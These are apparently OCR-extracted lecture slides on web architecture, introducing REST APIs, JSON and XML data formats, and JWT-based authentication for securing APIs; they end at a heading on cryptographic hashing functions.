
Current trend is to **split** web applications in two components:

- **Backend**: Responsible for data and business logic (on the server-side)
- **Frontend**: Responsible for the UI (on the client-side)
  - Might be a **native mobile** or **desktop app**
  - Or it might still be a «*smarter*» HTML page, that renders an interactive UI leveraging JavaScript (i.e., Single Page Web Apps)
- These two components communicate over the internet



ARCHITECTURAL CONTEXT

- **Software** needs to communicate over the **Internet**
- **83% of web traffic is actually API calls**[1]



[1] Akamai's State of the Internet Security Report (2019)
https://www.akamai.com/newsroom/press-release/state-of-the-internet-security-retail-attacks-and-api-traffic

APPLICATION PROGRAMMING INTERFACES

Application Programming Interfaces (**API**s) are ways for computer programs to communicate with each other

How can we handle communications over the internet?

- Manually define a protocol over TCP/UDP, open sockets, etc…
  - Not very cost-effective, not very **interoperable**
  - If we want to integrate *n* APIs, we'll need to learn *n* different protocols
- CORBA, Java RMI, SOAP, …
  - Dedicated protocols/architectures exist(ed), re-inventing an alternative to the web
- Just use **web protocols (HTTP)**!

REST

- REST is **not** a standard or a protocol
- REST is an **architectural style**: a set of principles and guidelines that define how web standards should be used in APIs
- Based on HTTP and URIs
- Provides a common and consistent interface based on «proper» use of HTTP
- The prevalent web API architecture style with a **93.4% adoption rate**[1]

[1] https://nordicapis.com/20-impressive-api-economy-statistics/


REST FUNDAMENTALS

- A REST API allows to interact with **resources** using HTTP
- All resources are associated to a unique URI
- «A resource is anything that's important enough to be referenced as a thing in itself.»[1]
- Resource typically (but not necessarily) correspond to persistent domain objects
- HTTP verbs should be used to retrieve or manipulate resources
- REST API should be **stateless** (e.g.: not use server-side sessions)
  - This ensures better scalabilty! Can you tell why?

[1] Richardson, Leonard, and Sam Ruby. *RESTful web services*. "O'Reilly Media, Inc.", 2008.

REPRESENTATIONAL STATE TRANSFER (REST)

- **Application State** (on the Client)
- **Resource State** (on the Server)
- Trasferred using appropriate representations (e.g.: JSON, XML, …)



HTTP: DATA INTEREXCHANGE FORMATS

- Widely used formats include JSON and XML

```json
{
  "todos": [{
    "todo": "Learn REST",
    "done": false
  }, {
    "todo": "Learn JavaScript",
    "done": true
  }]
}
```

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <todos>
    <todo>
      <text>Learn REST</text>
      <done>false</done>
    </todo>
    <todo>
      <text>Learn JavaScript</text>
      <done>true</done>
    </todo>
  </todos>
</root>
```

REST: EXAMPLES


HTTP verb/URI	Meaning
GET /todos	Retrieve a list of all saved To-do items
GET /todos/<ID>	Retrieve only the To-do item whose ID is <ID>
POST /todos	Save a new To-do item. Data of the exam to save are in the request body
PUT /todos/<ID>	Replace (or create) the To-do item whose ID is <ID>, using the data in the request body
DELETE /todos/<ID>	Delete the To-do item having ID <ID>

REST: NESTED RESOURCES

- Sometimes, there is a hierarchy among resources
  - A Company has 0..* Departments which have 0..* Employees…
- When designing an API, it is possible to define nested resources
- **`GET /seller/{id}/reviews`** lists all the reviews of a given seller.
- Keep in mind that every resource should have only one URI

IMPLEMENTING A REST API

- REST APIs are conceptually simple
- We just need to listen for HTTP requests, and handle them
- Once done handling the request, we send a HTTP response
- That's the same things we already did with our traditional web app!
  - Instead of responding with an HTML representation to be rendered in a browser, we use a more machine-friendly representation (e.g. JSON)
  - Instead of getting input via form submissions, we get inputs in a machine-friendly representation (e.g.: JSON)
  - We should not rely on sessions, and other authentication schemes should be put in place



SECURING A REST API

The JSON Web Token (JWT) Authentication/Authorization Scheme

API AUTHENTICATION/AUTHORIZATION

- REST APIs allow users to manipulate resources
- In most cases, we don’t want everyone to be able to do so
- **Authentication**: We want that only legit users can access the resources
- **Authorization**: We may also want that some users can access only certain resources (e.g.: an employee shouldn’t be able to update its own salary)


HOW TO SECURE REST APIS

A widely-used authentication scheme is based on Tokens

💡 Idea:

1. Clients send a request with username and password to the API
2. API validates username and password, and generates a token
3. The token (a string) is returned to the client
4. Client must pass the token back to the API at every subsequent request that requires authentication (in the Authorization Header)
5. API verifies the token before responding

TOKEN–BASED AUTHENTICATION SCHEME




JSON WEB TOKEN (JWT)

- JWT is a widely-adopted open standard (RFC 7519)
- Allows to securely share claims between two parties
- A JWT token is a string consisting of three parts, separated by “.”
- Structure: Header.Payload.Signature

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX
VCJ9.eyJuYW1lIjoibHVpZ2kiLCJyb2x
lIjoiYWRtaW4iLCJleHAiOjE2NzAzOTg
0MzJ9.fopBYrax8wcB7rnPjCcOMc62IT
2lJdvyOdyixMWMZAQ
```


JWT: HEADER

- The JWT header contains information about the **type of token** and the type of hashing function used to **sign it**, in JSON format
- It is **encoded** using Base64Url Encoding
  - Note that this is merely an encoding, not an encryption! **It can be easily be inverted!**



JWT: PAYLOAD

- The payload is a JSON object containing **claims**
- Some registered claims are recommended (e.g. «exp» indicates an expiration date for the token)
- Claims are customizable (we can write any claim in the payload)
- It is **encoded** using Base64Url Encoding




JWT: SIGNATURE

- To ensure that tokens are not tampered or forged, a signature is included
- The signature is obtained by applying a **cryptographic hashing function** to the string obtained by concatenating:
  - The **header** of the token
  - The **payload** of the token
  - A **secret key** known only by the server that issues the token
- Actually, JWT signatures are a little bit more complex than that
  - Check out HS256 or RS256 if you want to know more: https://auth0.com/blog/rs256-vs-hs256-whats-the-difference/

CRYPTOGRAPHIC HASHING FUNCTIONS

